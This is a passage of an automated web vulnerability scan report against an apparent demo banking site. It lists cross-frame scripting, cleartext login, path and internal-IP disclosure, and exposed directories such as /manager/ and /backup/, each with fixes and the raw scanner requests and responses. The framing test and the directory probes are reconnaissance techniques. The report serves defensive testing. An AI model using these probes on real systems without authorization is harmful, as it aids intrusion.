- http://zero.webappsecurity.com:80/examples/jsp/security/protected/

Medium **Cross-Frame Scripting**

Summary:

A Cross-Frame Scripting (XFS) vulnerability can allow an attacker to load the vulnerable application inside an HTML iframe tag on a malicious page. The attacker could use this weakness to devise a Clickjacking attack to conduct phishing, frame sniffing, social engineering or Cross-Site Request Forgery attacks.

Clickjacking
The goal of a Clickjacking attack is to deceive the victim user into interacting with UI elements of the attacker's choice on the target web site without her knowledge and in turn executing privileged functionality on the victim's behalf. To achieve this goal, the attacker must exploit the XFS vulnerability to load the attack target inside an iframe tag, hide it using Cascading Style Sheets (CSS) and overlay the phishing content on the malicious page. By placing the UI elements on the phishing page

to overlap with those on the page targeted in the attack, the attacker can ensure that the victim is forced to interact with the UI elements on the target page not visible to the victim.
WebInspect has detected a response containing one or more forms that accept user input but is missing XFS protection.
This response is not protected by a valid X-Frame-Options header.

Execution:

Create a test page containing an HTML <iframe> tag whose **src** attribute is set to http://zero.webappsecurity.com:80/. Successful framing of the target page indicates the application's susceptibility to XFS.
Note that WebInspect will report only one instance of this check across each host within the scope of the scan. The other visible pages on the site may, however, be vulnerable to XFS as well and hence should be protected against it with an appropriate fix.

Implication:

A Cross-Frame Scripting weakness could allow an attacker to embed the vulnerable application inside an iframe. Exploitation of this weakness could result in:

Hijacking of user events such as keystrokes
Theft of sensitive information
Execution of privileged functionality through combination with Cross-Site Request Forgery attacks

Fix:

Browser vendors have introduced and adopted a policy-based mitigation technique using the X-Frame-Options header. Developers can use this header to instruct the browser about appropriate actions to perform if their site is included inside an iframe. Developers must set the X-Frame-Options header to one of the following permitted values:

- DENY

Deny all attempts to frame the page

- SAMEORIGIN

The page can be framed by another page only if it belongs to the same origin as the page being framed

- ALLOW-FROM origin

Developers can specify a list of trusted origins in the origin attribute. Only pages on origin are permitted to load this page inside an iframe

Developers must **also** use client-side frame busting JavaScript as a protection against XFS. This will enable users of older browsers that do not support the X-Frame-Options header to also be protected from clickjacking attacks.

Reference:

HP 2012 Cyber Security Report
The X-Frame-Options header - a failure to launch

Server Configuration:
IIS
Apache, nginx

Specification:
X-Frame-Options IETF Draft

OWASP:
Clickjacking

Frame Busting:
Busting Frame Busting: A Study of Clickjacking Vulnerabilities on Popular Sites
OWASP: Busting Frame Busting

Attack Request:

GET / HTTP/1.1
Host: zero.webappsecurity.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
X-WIPP: AscVersion=10.20.652.10
X-Scan-Memo: Category="Crawl.EventMacro.Startup"; SID="776DCA604793AAE21823953A8C722303";
SessionType="StartMacro"; CrawlType="None";
X-RequestManager-Memo: Category="EventMacro.Login"; MacroName="LoginMacro";
X-Request-Memo: ID="8a496521-4316-4f9d-96a0-974f01f341ef"; ThreadId="17";
Pragma: no-cache

Attack Response:

```
HTTP/1.1 200 OK
Date: Thu, 20 Mar 2014 22:34:20 GMT
Server: Apache/2.2.22 (Ubuntu)
Cache-Control: no-cache, max-age=0, must-revalidate, no-store
Content-Language: en-US
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=UTF-8
Content-Length: 12456


<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="utf-8">
    <title>Zero - Personal Banking - Loans - Credit Cards</title>
    <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no">
    <meta http-equiv="X-UA-Compatible" content="IE=Edge">

    <link type="text/css" rel="stylesheet" href="/resources/css/bootstrap.min.css"/>
    <link type="text/css" rel="stylesheet" href="/resources/css/font-awesome.css"/>
    <link type="text/css" rel="stylesheet" href="/resources/css/main.css"/>

    <script src="/resources/js/jquery-1.8.2.min.js"></script>
        <script src="/resources/js/bootstrap.min.js"></script>

    <script src="/resources/js/placeholders.min.js"></script>
    <script type="text/javascript">
        Placeholders.init({
            live: true, // Apply to future and modified elements too
            hideOnFocus: true // Hide the placeholder when the element receives focus
        });
    </script>
    <script type="text/javascript">
        $(document).ajaxError(function errorHandler(event, xhr, ajaxOptions, thrownError) {
            if (xhr.status == 403) {
                window.location.reload();
            }
        });
    </script>
</head>
<body>
    <div class="wrapper">
    <div class="navbar navbar-fixed-top">
        <div class="navbar-inner">
            <div class="container">
                <a href="/index.html" class="brand">Zero Bank</a>

                <div>
                    <ul class="nav float-right">
                        <li>    <form action="/search.html"
          class="navbar-search pull-right" style="padding-right: 20px">
        <input type="text" id="searchTerm" name="searchTerm" class="search-query" placeholder="Search"/>
    </form>
</li>
                        <li>
                            <button id="signin_button" type="button" class="signin btn btn-info">
                                <i class="icon-signin"></i>Signin
                            </button>
                        </li>
                    </ul>
                </div>
            </div>
        </div>
    </div>

    <script type="text/javascript">
        $(function() {
            var path = "/";

            $("#signin_button").click(function(event) {
                event.preventDefault();
                window.location.href = path + "login" + ".html";
            });
```

```
    });
</script>

    <div class="container">
        <div class="top_offset">
                <div class="row">
<div class="span12">
    <div id="nav" class="clearfix">
        <ul id="pages-nav">
            <li id="homeMenu"><div><strong>Home</strong></div></li>
            <li id="onlineBankingMenu"><div><strong>Online Banking</strong></div></li>
            <li id="feedback"><div><strong>Feedback</strong></div></li>
        </ul>
    </div>
</div>

<script type="text/javascript">
    $(function () {
        var path = "/";

        var featureIdToName = {
            "index": "homeMenu",
            "online-banking": "onlineBankingMenu",
            "feedback": "feedback"
        };

        if (document.location.href.match(".*" + path + "$") != null) {
            $("#homeMenu").addClass("active");
        } else {
            $.each(featureIdToName, function(featureId, featureName) {
                if (document.location.href.indexOf(featureId + ".html") >= 0) {
                    $("#" + featureName).addClass("active");
                }
            });
        }

        $.each(featureIdToName, function(featureId, featureNa

...TRUNCATED...
```

File Names:

- http://zero.webappsecurity.com:80/

Medium **Privacy Violation**

Summary:

WebInspect has detected sensitive information in requests sent from the mobile application over an insecure channel. It is essential to transmit sensitive information securely. While transmitting such information from a mobile device, it is advisable to use SSL in order to prevent malicious users from eavesdropping.

Execution:

Inspect the traffic generated from the mobile application and examine supplied data. Validate whether any sensitive information is being transferred over the HTTP protocol. Automated detection of sensitive information disclosure issues is absent of context, therefore, it is at the reviewer's discretion to validate if the flagged information is authorized to be shared over an insecure channel. To customize the test and tailor it to any application-specific needs, custom patterns can be searched for in HTTP requests generated by the mobile application using the check input "Sensitive information in mobile requests".

Implication:

An eavesdropper listening on an insecure communication channel can obtain unauthorized access to sensitive user data and use it to compromise user identity, among other malicious actions.

Fix:

Inspect every request initiated by the mobile application and ensure that sensitive information is transmitted over a secure channel and only when absolutely necessary to prevent unintended exposure to malicious actors.

Reference:

Mobile Device Security
http://www.ey.com/Publication/vwLUAssets/Mobile_Device_Security/$FILE/Mobile-security-devices_AU1070.pdf

HP Cyber Risk Report 2013
http://info.hpenterprisesecurity.com/register_hpenterprisesecurity_cyber_risk_report_2013

OWASP Mobile Top 10 2012
https://www.owasp.org/index.php/Mobile_Top_10_2012

Top three mobile application threats
https://ssl.www8.hp.com/ww/en/secure/pdf/4aa4-4446enw.pdf

Attack Request:

POST /signin.html HTTP/1.1
Host: zero.webappsecurity.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://zero.webappsecurity.com/login.html
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 105
X-WIPP: AscVersion=10.20.652.10
X-Scan-Memo: Category="Crawl.EventMacro.Startup"; SID="A2A2F2780FE6DEE9A4BD75CF47E6666F";
SessionType="StartMacro"; CrawlType="None";
X-RequestManager-Memo: Category="EventMacro.Login"; MacroName="LoginMacro";
X-Request-Memo: ID="97c7972f-a519-4fb8-b02f-5b0d621438d5"; ThreadId="17";
Pragma: no-cache

ername&user_password=password&submit=Sign+in&user_token=38b91670-e2b5-4313-81c2-ea437e8fb44e

Attack Response:

HTTP/1.1 302 Found
Date: Thu, 20 Mar 2014 22:34:23 GMT
Server: Apache/2.2.22 (Ubuntu)
Cache-Control: no-cache, max-age=0, must-revalidate, no-store
Set-Cookie: JSESSIONID=B387E31F; Path=/; HttpOnly
Location: http://zero.webappsecurity.com/auth/accept-certs.html?user_token=38b91670-e2b5-4313-81c2-ea437e8fb44e
Vary: Accept-Encoding
Content-Length: 0
Keep-Alive: timeout=5, max=96
Connection: Keep-Alive
Content-Type: text/html

File Names:

- http://zero.webappsecurity.com:80/signin.html
- http://zero.webappsecurity.com:80/auth/accept-certs.html?user_token=38b91670-e2b5-4313-81c2-ea437e8f
- http://zero.webappsecurity.com:80/auth/path
- http://zero.webappsecurity.com:80/auth/link.page;
- http://zero.webappsecurity.com:80/auth/link.page
- http://zero.webappsecurity.com:80/auth/security-check.html?user_token=38b91670-e2b5-4313-81c2-ea437e

---

Low **Poor Error Handling: Unhandled Exception**

Summary:

A minor vulnerability has been discovered within your web application due to the the presence of a fully qualified path name to the root of your system. This most often occurs in context of an error being produced by the web application. Fully qualified server path names allow an attacker to know the file system structure of the web server, which is a baseline for many other types of attacks to be successful. Recommendations include adopting a consistent error handling scheme and mechanism that prevents fully qualified path names from being displayed.

Execution:

To verify the issue, click the 'HTTP Response' button on the properties view and review the highlighted areas to determine the Unix path found.

Fix:

For Development:

Don't display fully qualified pathnames as part of error or informational messages. At the least, fully qualified pathnames can provide an attacker with important information about the architecture of web application.

For Security Operations:

The following recommendations will help to ensure that a potential attacker is not deriving valuable information from any error message that is presented.

- **Uniform Error Codes:** Ensure that you are not inadvertently supplying information to an attacker via the use of inconsistent or "conflicting" error messages. For instance, don't reveal unintended information by utilizing error messages such as Access Denied, which will also let an attacker know that the file he seeks actually exists. Have consistent terminology for files and folders that do exist, do not exist, and which have read access denied.

- **Informational Error Messages:** Ensure that error messages do not reveal too much information. Complete or partial paths, variable and file names, row and column names in tables, and specific database errors should never be revealed to the end user. Remember, an attacker will gather as much information as possible, and then add pieces of seemingly innocuous information together to craft a method of attack.

- **Proper Error Handling:** Utilize generic error pages and error handling logic to inform end users of potential problems. Do not provide system information or other data that could be utilized by an attacker when orchestrating an attack.

For QA:

In reality, simple testing can usually determine how your web application will react to different input errors. More expansive testing must be conducted to cause internal errors to gauge the reaction of the site.

The best course of action for QA associates to take is to ensure that the error handling scheme is consistent. Do you receive a different type of error for a file that does not exist as opposed to a file that does? Are phrases like "Permission Denied" utilized which could reveal the existence of a file to an attacker? It is often a seemingly innocuous piece of information that provides an attacker with the means to discover something else which he can then utilize when conducting an attack.

Attack Request:

GET /docs/class-loader-howto.html HTTP/1.1
Referer: http://zero.webappsecurity.com/docs/
Accept: */*
Pragma: no-cache
User-Agent: User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0
Host: zero.webappsecurity.com
Connection: Keep-Alive
X-WIPP: AscVersion=10.20.652.10
X-Scan-Memo: Category="Crawl"; SID="DDDABBD22E6EF8F77FF29EDEFAA9A1F0";
PSID="E6C8F4B19B0B19458326A26516DB27A6"; SessionType="Crawl"; CrawlType="HTML"; AttackType="None";
OriginatingEngineID="00000000-0000-0000-0000-000000000000"; ThreadId="82";
ThreadType="CrawlBreadthFirstDBReader";
X-RequestManager-Memo: StateID="103"; sc="1"; ID="bcc3979a-21da-4a77-b891-8e774372524a";
X-Request-Memo: ID="5349d893-5ff1-4af3-909c-15810b22b36a"; ThreadId="27";
Cookie:
CustomCookie=WebInspect83644ZX632F0EE21C7249358BE159C67CEE9085YCE51;JSESSIONID=2DC913EA;username=usern
ame;password=password

Attack Response:

HTTP/1.1 200 OK
Date: Thu, 20 Mar 2014 22:47:53 GMT
Server: Apache/2.2.22 (Ubuntu)
Accept-Ranges: bytes
ETag: W/"20476-1372751977000"
Last-Modified: Tue, 02 Jul 2013 07:59:37 GMT
Content-Length: 20476
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

...TRUNCATED...d Tomcat startup scripts
(<code>$CATALINA_HOME/bin/catalina.sh</code> or

<code>%CATALINA_HOME%\bin\catalina....TRUNCATED...s:

 $CATALINA_HOME/bin/bootstrap.jar — Contains the
main() method t...TRUNCATED...depends on.
 $CATALINA_BASE/bin/tomcat-juli.jar or
$CATALINA_HOME/bin/tomcat-juli.jar — Logging
implementat...TRUNCATED...figurations
 $CATALINA_HOME/bin/commons-daemon.jar — The classes
from ...TRUNCATED...

File Names:

- http://zero.webappsecurity.com:80/docs/class-loader-howto.html
- http://zero.webappsecurity.com:80/docs/changelog.html
- http://zero.webappsecurity.com:80/docs/security-howto.html
- http://zero.webappsecurity.com:80/docs/setup.html
- http://zero.webappsecurity.com:80/docs/config/listeners.html
- http://zero.webappsecurity.com:80/docs/logging.html
- http://zero.webappsecurity.com:80/docs/ssl-howto.html
- http://zero.webappsecurity.com:80/docs/cluster-howto.html
- http://zero.webappsecurity.com:80/docs/config/resources.html
- http://zero.webappsecurity.com:80/docs/building.html
- http://zero.webappsecurity.com:80/docs/monitoring.html
- http://zero.webappsecurity.com:80/docs/appdev/processes.html
- http://zero.webappsecurity.com:80/docs/jasper-howto.html
- http://zero.webappsecurity.com:80/docs/virtual-hosting-howto.html
- http://zero.webappsecurity.com:80/docs/security-manager-howto.html
- http://zero.webappsecurity.com:80/docs/config/context.html

Low **Access Control: Unprotected File**

Summary:

System Environment variables log files contain information about the nature of your web application, and would allow an attacker to gain insightful information about the web system setup. Recommendations include removing this file from the affected system.

Implication:

A fundamental part of any successful attack is reconnaissance and information gathering. The primary danger from exploitation of this vulnerability is that an attacker will be able to utilize the information in launching a more serious attack. It is very simple to check for its existence, and a file most definitely on the short list of things for which a potential attacker would look.

Fix:

For Security Operations:
Remove this file from the system in question. One of the most important aspects of web application security is to restrict access to important files or directories only to those individuals who actually need to access them. Ensure that the private architectural structure of your web application is not exposed to anyone who wishes to view it as even seemingly innocuous directories can provide important information to a potential attacker.

For QA:
Notify your Security or Network Operations team of this issue.

For Development:
Notify your Security or Network Operations team of this issue.

Attack Request:

GET /docs/ssi-howto.html HTTP/1.1
Referer: http://zero.webappsecurity.com/docs/
Accept: */*
Pragma: no-cache

User-Agent: User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0
Host: zero.webappsecurity.com
Connection: Keep-Alive
X-WIPP: AscVersion=10.20.652.10
X-Scan-Memo: Category="Crawl"; SID="E225D96A5EA20F9B8F4F2F3F29A868C8";
PSID="E6C8F4B19B0B19458326A26516DB27A6"; SessionType="Crawl"; CrawlType="HTML"; AttackType="None";
OriginatingEngineID="00000000-0000-0000-0000-000000000000"; ThreadId="82";
ThreadType="CrawlBreadthFirstDBReader";
X-RequestManager-Memo: StateID="103"; sc="1"; ID="49d01fe6-0137-4ed9-a723-f4ac3c04a85d";
X-Request-Memo: ID="52309c8e-caec-4377-ad5b-da8563070038"; ThreadId="27";
Cookie:
CustomCookie=WebInspect83644ZX632F0EE21C7249358BE159C67CEE9085YCE51;JSESSIONID=2DC913EA;username=usern
ame;password=password

Attack Response:

HTTP/1.1 200 OK
Date: Thu, 20 Mar 2014 22:48:06 GMT
Server: Apache/2.2.22 (Ubuntu)
Accept-Ranges: bytes
ETag: W/"19743-1372751977000"
Last-Modified: Tue, 02 Jul 2013 07:59:37 GMT
Content-Length: 19743
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

...TRUNCATED...d>
The server's IP address.</td>
</tr>
<tr>
<td>SERVER_NAME</td>
<td>
The server's hostname or IP address.</td>
</tr>
<tr>
<td>SERVER_PORT</td>
<td>
The port on which the server received...TRUNCATED...

File Names:

- http://zero.webappsecurity.com:80/docs/ssi-howto.html

Low **System Information Leak: Internal IP**

Summary:

A string matching an internal/reserved IPv4 or IPv6 address range was discovered. This may disclose information about the IP addressing scheme of the internal network and can be valuable to attackers.Internal IPv4/IPv6 ranges are:
10.x.x.x
172.16.x.x through 172.31.x.x
192.168.x.x
fd00::x
If not a part of techical documentation, recommendations include removing the string from the production server.

Fix:

This issue can appear for several reasons. The most common is that the application or webserver error message discloses the IP address. This can be solved by determining where to turn off detailed error messages in the application or webserver. Another common reason is due to a comment located in the source of the webpage. This can easily be removed from the source of the page.

Attack Request:

GET /docs/monitoring.html HTTP/1.1
Referer: http://zero.webappsecurity.com/docs/
Accept: */*
Pragma: no-cache

User-Agent: User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0
Host: zero.webappsecurity.com
Connection: Keep-Alive
X-WIPP: AscVersion=10.20.652.10
X-Scan-Memo: Category="Crawl"; SID="1ED02431646AF0F49013672E267DD6B9";
PSID="E6C8F4B19B0B19458326A26516DB27A6"; SessionType="Crawl"; CrawlType="HTML"; AttackType="None";
OriginatingEngineID="00000000-0000-0000-0000-000000000000"; ThreadId="82";
ThreadType="CrawlBreadthFirstDBReader";
X-RequestManager-Memo: StateID="103"; sc="1"; ID="03ae2137-f6eb-4c69-903f-af9d0480fa71";
X-Request-Memo: ID="6810605b-3d56-4a4f-8744-23f7cf78618e"; ThreadId="27";
Cookie:
CustomCookie=WebInspect83644ZX632F0EE21C7249358BE159C67CEE9085YCE51;JSESSIONID=2DC913EA;username=usern
ame;password=password

Attack Response:

HTTP/1.1 200 OK
Date: Thu, 20 Mar 2014 22:48:40 GMT
Server: Apache/2.2.22 (Ubuntu)
Accept-Ranges: bytes
ETag: W/"70708-1372751977000"
Last-Modified: Tue, 02 Jul 2013 07:59:37 GMT
Content-Length: 70708
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=98
Connection: Keep-Alive
Content-Type: text/html

...TRUNCATED...<property name="cluster.server.address" value="192.168.1.75" />
<property name="cluster.server.port" ...TRUNCATED...ina:type=IDataSender,host=localhost,senderAddress=
192.168.111.1,senderPort=9025"
attribute="connected"
...TRUNCATED...ina:type=IDataSender,host=localhost,senderAddress=192.168.111.1,senderPort=9025"
attribute="connected"
...TRUNCATED...

File Names:

- http://zero.webappsecurity.com:80/docs/monitoring.html
- http://zero.webappsecurity.com:80/docs/config/filter.html
- http://zero.webappsecurity.com:80/errors/errors.log

Low

Transport Layer Protection: SSL Policy Enforcement Issue

Summary:

An SSL-enabled webserver was found to be accessible through a non-SSL connection. If a server has sensitive information on it that should only be exchanged via SSL, it should not be possible to access this information using a non-SSL connection.

Implication:

An attacker could potentially intercept sensitive data including usernames and passwords, customer account information, or similar information.

Fix:

Disable the unencrypted web service.

Attack Request:

GET / HTTP/1.1
Accept: */*
Pragma: no-cache
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0
Host: zero.webappsecurity.com
Connection: Keep-Alive
X-WIPP: AscVersion=10.20.652.10
X-Scan-Memo: Category="Crawl"; SID="C8BA8F00DB4CECE36559FE4AFC7CE3B1"; SessionType="ExternalAddedToCrawl";
CrawlType="None"; AttackType="None"; OriginatingEngineID="00000000-0000-0000-0000-000000000000"; ThreadId="92";
ThreadType="CrawlBreadthFirstDBReader";
X-RequestManager-Memo: StateID="103"; sc="1"; ID="21dd0213-01fe-4c00-b4e5-e369576ddd5a";
X-Request-Memo: ID="fa9cb13e-4e98-4346-a09d-ac0203a1c1cd"; ThreadId="27";
Cookie: CustomCookie=WebInspect83644ZX632F0EE21C7249358BE159C67CEE9085YCE51;JSESSIONID=B387E31F

Attack Response:

```
HTTP/1.1 200 OK
Date: Thu, 20 Mar 2014 22:34:50 GMT
Server: Apache/2.2.22 (Ubuntu)
Cache-Control: no-cache, max-age=0, must-revalidate, no-store
Content-Language: en-US
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=UTF-8
Content-Length: 13294


<!DOCTYPE html>
<html lang="en">
<head>
   <meta charset="utf-8">
   <title>Zero - Personal Banking - Loans - Credit Cards</title>
   <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no">
   <meta http-equiv="X-UA-Compatible" content="IE=Edge">

   <link type="text/css" rel="stylesheet" href="/resources/css/bootstrap.min.css"/>
   <link type="text/css" rel="stylesheet" href="/resources/css/font-awesome.css"/>
   <link type="text/css" rel="stylesheet" href="/resources/css/main.css"/>

   <script src="/resources/js/jquery-1.8.2.min.js"></script>
      <script src="/resources/js/bootstrap.min.js"></script>

   <script src="/resources/js/placeholders.min.js"></script>
   <script type="text/javascript">
      Placeholders.init({
         live: true, // Apply to future and modified elements too
         hideOnFocus: true // Hide the placeholder when the element receives focus
      });
   </script>
   <script type="text/javascript">
      $(document).ajaxError(function errorHandler(event, xhr, ajaxOptions, thrownError) {
         if (xhr.status == 403) {
            window.location.reload();
         }
      });
   </script>
</head>
<body>
   <div class="wrapper">
   <div class="navbar navbar-fixed-top">
      <div class="navbar-inner">
         <div class="container">
            <a href="/index.html" class="brand">Zero Bank</a>

            <div id="settingsBox">
               <ul class="nav float-right">
                  <li>    <form action="/search.html"
       class="navbar-search pull-right" style="padding-right: 20px">
      <input type="text" id="searchTerm" name="searchTerm" class="search-query" placeholder="Search"/>
   </form>
</li>
                  <li class="dropdown">
                     <a class="dropdown-toggle" data-toggle="dropdown">
                        <i class="icon-cog"></i>
                        Settings
                        <b class="caret"></b>
                     </a>

                     <ul class="dropdown-menu">
                        <li class="disabled"><a>Account Settings</a></li>
                        <li class="disabled"><a>Privacy Settings</a></li>
                        <li class="divider"></li>
                        <li><a id="help_link" href="/help.html">Help</a></li>
                     </ul>
                  </li>
```

```
                <li class="dropdown">
                  <a class="dropdown-toggle" data-toggle="dropdown">
                    <i class="icon-user"></i>
username                    <b class="caret"></b>
                  </a>

                  <ul class="dropdown-menu">
                    <li class="disabled"><a>My Profile</a></li>
                    <li class="divider"></li>
                    <li><a id="logout_link" href="/logout.html">Logout</a></li>
                  </ul>
                </li>
              </ul>
            </div>
          </div>
        </div>
      </div>

        <div class="container">
          <div class="top_offset">
                <div class="row">
      <div class="span12">
        <div id="nav" class="clearfix">
          <ul id="pages-nav">
            <li id="homeMenu"><div><strong>Home</strong></div></li>
            <li id="onlineBankingMenu"><div><strong>Online Banking</strong></div></li>
            <li id="feedback"><div><strong>Feedback</strong></div></l

      ...TRUNCATED...
```

File Names:

- http://zero.webappsecurity.com:80/

Low

Access Control: Unprotected Directory

Summary:

Administrative directories were discovered within your web application during a Directory Enumeration scan. Risks associated with an attacker discovering an administrative directory on your application server typically include the potential for the attacker to use the administrative applications to affect the operations of the web site. Recommendations include restricting access to important directories or files by adopting a "need to know" requirement for both the document and server root, and turning off features such as Automatic Directory Listings that provide information that could be utilized by an attacker when formulating or conducting an attack.

Implication:

The primary danger from an attacker finding a publicly available directory on your web application server depends on what type of directory it is, and what files it contains. Administrative directories typically contain applications capable of changing the configuration of the running software; an attacker who gains access to an administrative application can drastically affect the operation of the web site.

Fix:

For Security Operations:
You should evaluate the production requirements for the found directory. If the directory is not required for production operation, then the directory and its contents should be removed or restricted by a server access control mechanism. More information about implementing access control schemes can be found in the References. Automatic directory indexing should also be disabled, if applicable.

For Development:
This problem will be resolved by the web application server administrator. In general, do not rely on 'hidden' directories within the web root that can contain sensitive resources or web applications. Assume an attacker knows about the existence of all directories and files on your web site, and protect them with proper access controls.

For QA:
This problem will be resolved by the web application server administrator.

Reference:

Implementing Basic Authentication in IIS
http://www.microsoft.com/technet/prodtechnol/WindowsServer2003/Library/IIS/abbca505-6f63-4267-aac1-1ea89d861eb4.mspx

Implementing Basic Authentication in Apache
http://httpd.apache.org/docs/howto/auth.html#intro

Attack Request:

GET /manager/ HTTP/1.1
Referer: http://zero.webappsecurity.com...TRUNCATED...

Attack Response:

HTTP/1.1 302 Found
Date: Thu, 20 Mar 2014 22:37:36 GMT
Serve...TRUNCATED...

File Names:
- http://zero.webappsecurity.com:80/manager/

Low **Access Control: Unprotected Directory**

Summary:

Directory Enumeration vulnerabilities were discovered within your web application. Risks associated with an attacker discovering a directory on your application server depend upon what type of directory is discovered, and what types of files are contained within it. The primary threat, other than accessing files containing sensitive information, is that an attacker can utilize the information discovered in that directory to perform other types of attacks. Recommendations include restricting access to important directories or files by adopting a "need to know" requirement for both the document and server root, and turning off features such as Automatic Directory Listings that provide information that could be utilized by an attacker when formulating or conducting an attack.

Implication:

The primary danger from an attacker finding a publicly available directory on your web application server depends on what type of directory it is, and what files it contains.

Fix:

For Security Operations:
You should evaluate the production requirements for the found directory. If the directory is not required for production operation, then the directory and its contents should be removed or restricted by a server access control mechanism. More information about implementing access control schemes can be found in the References. Automatic directory indexing should also be disabled, if applicable.

For Development:
This problem will be resolved by the web application server administrator. In general, do not rely on 'hidden' directories within the web root that can contain sensitive resources or web applications. Assume an attacker knows about the existence of all directories and files on your web site, and protect them with proper access controls.

For QA:
This problem will be resolved by the web application server administrator.

Reference:

Implementing Basic Authentication in IIS
http://www.microsoft.com/technet/prodtechnol/WindowsServer2003/Library/IIS/abbca505-6f63-4267-aac1-1ea89d861eb4.mspx

Implementing Basic Authentication in Apache
http://httpd.apache.org/docs/howto/auth.html#intro

Attack Request:

GET /backup/ HTTP/1.1
Referer: http://zero.webappsecurity.com...TRUNCATED...

Attack Response:

HTTP/1.1 403 Forbidden
Date: Thu, 20 Mar 2014 22:37:41 GMT
S...TRUNCATED...

File Names:
- http://zero.webappsecurity.com:80/backup/

Low **Access Control: Unprotected Directory**

Summary:

Directory Enumeration vulnerabilities were discovered within your web application. Risks associated with an attacker discovering a directory on your application server depend upon what type of directory is discovered, and what types of files are contained within it. The primary threat, other than accessing files containing sensitive information, is that an attacker can utilize the information discovered in that directory to perform other types of attacks. Recommendations include restricting access to important directories or files by adopting a "need to know" requirement for both the document and server root, and turning off features such as Automatic Directory Listings that provide information that could be utilized by an attacker when formulating or conducting an attack.

Fix:

For Security Operations:
You should evaluate the production requirements for the found directory. If the directory is not required for production operation, then the directory and its contents should be removed or restricted by a server access control mechanism. More information about implementing access control schemes can be found in the References. Automatic directory indexing should also be disabled, if applicable.

For Development:
This problem will be resolved by the web application server administrator. In general, do not rely on 'hidden' directories within the web root that can contain sensitive resources or web applications. Assume an attacker knows about the existence of all directories and files on your web site, and protect them with proper access controls.

For QA:
This problem will be resolved by the web application server administrator.

Reference:

Implementing Basic Authentication in IIS
http://www.microsoft.com/technet/prodtechnol/WindowsServer2003/Library/IIS/abbca505-6f63-4267-aac1-1ea89d861eb4.mspx

Implementing Basic Authentication in Apache
http://httpd.apache.org/docs/howto/auth.html#intro

Attack Request:

GET /scripts/ HTTP/1.1
Referer: http://zero.webappsecurity.com...TRUNCATED...

Attack Response:

HTTP/1.1 403 Forbidden
Date: Thu, 20 Mar 2014 22:37:48 GMT
S...TRUNCATED...

File Names:

- http://zero.webappsecurity.com:80/scripts/
- http://zero.webappsecurity.com:80/htbin/
- http://zero.webappsecurity.com:80/cgi-bin/

Low **Access Control: Unprotected Directory**

Summary:

Directory Enumeration vulnerabilities were discovered within your web application. Risks associated with an attacker discovering a directory on your application server depend upon what type of directory is discovered, and what types of files are contained within it. The primary threat, other than accessing files containing sensitive information, is that an attacker can utilize the information discovered in that directory to perform other types of attacks. Recommendations include restricting access to important directories or files by adopting a "need to know" requirement for both the document and server root, and turning off features such as Automatic Directory Listings that provide information that could be utilized by an attacker when formulating or conducting an attack.

Fix:

For Security Operations:
You should evaluate the production requirements for the found directory. If the directory is not required for production operation, then the directory and its contents should be removed or restricted by a server access control mechanism. More information about implementing access control schemes can be found in the References. Automatic directory indexing should also be disabled, if applicable.

For Development:
This problem will be resolved by the web application server administrator. In general, do not rely on 'hidden' directories within the web root that can contain sensitive resources or web applications. Assume an attacker knows about the existence of all directories and files on your web site, and protect them with proper access controls.

For QA:
This problem will be resolved by the web application server administrator.

Reference:

Implementing Basic Authentication in IIS
http://www.microsoft.com/technet/prodtechnol/WindowsServer2003/Library/IIS/abbca505-6f63-4267-aac1-1ea89d861eb4.mspx

Implementing Basic Authentication in Apache
http://httpd.apache.org/docs/howto/auth.html#intro

Attack Request:

GET /errors/ HTTP/1.1
Referer: http://zero.webappsecurity.com...TRUNCATED...

Attack Response:

HTTP/1.1 200 OK
Date: Thu, 20 Mar 2014 22:37:54 GMT
Server: ...TRUNCATED...

File Names:

- http://zero.webappsecurity.com:80/errors/
- http://zero.webappsecurity.com:80/include/

Low **Access Control: Unprotected File**

Summary:

Data-related directories were discovered within your web application during a Directory Enumeration. Risks associated with an attacker discovering a directory on your application server depend upon what type of directory is discovered, and what types of files are contained within it. The primary threat, other than accessing files containing sensitive information, is that an attacker can utilize the information discovered in that directory to perform other types of attacks. Recommendations include restricting access to important directories or files by adopting a "need to know" requirement for both the document and server root, and turning off features such as Automatic Directory Listings that provide information that could be utilized by an attacker when formulating or conducting an attack.

Fix:

For Security Operations:
You should evaluate the production requirements for the found directory. If the directory is not required for production operation, then the directory and its contents should be removed or restricted by a server access control mechanism. More information about implementing access control schemes can be found in the References. Automatic directory indexing should also be disabled, if applicable.

For Development:
This problem will be resolved by the web application server administrator. In general, do not rely on 'hidden' directories within the web root that can contain sensitive resources or web applications. Assume an attacker knows about the existence of all directories and files on your web site, and protect them with proper access controls.

For QA:
This problem will be resolved by the web application server administrator.

Reference:

Implementing Basic Authentication in IIS
http://www.microsoft.com/technet/prodtechnol/WindowsServer2003/Library/IIS/abbca505-6f63-4267-aac1-

1ea89d861eb4.mspx

Implementing Basic Authentication in Apache
http://httpd.apache.org/docs/howto/auth.html#intro

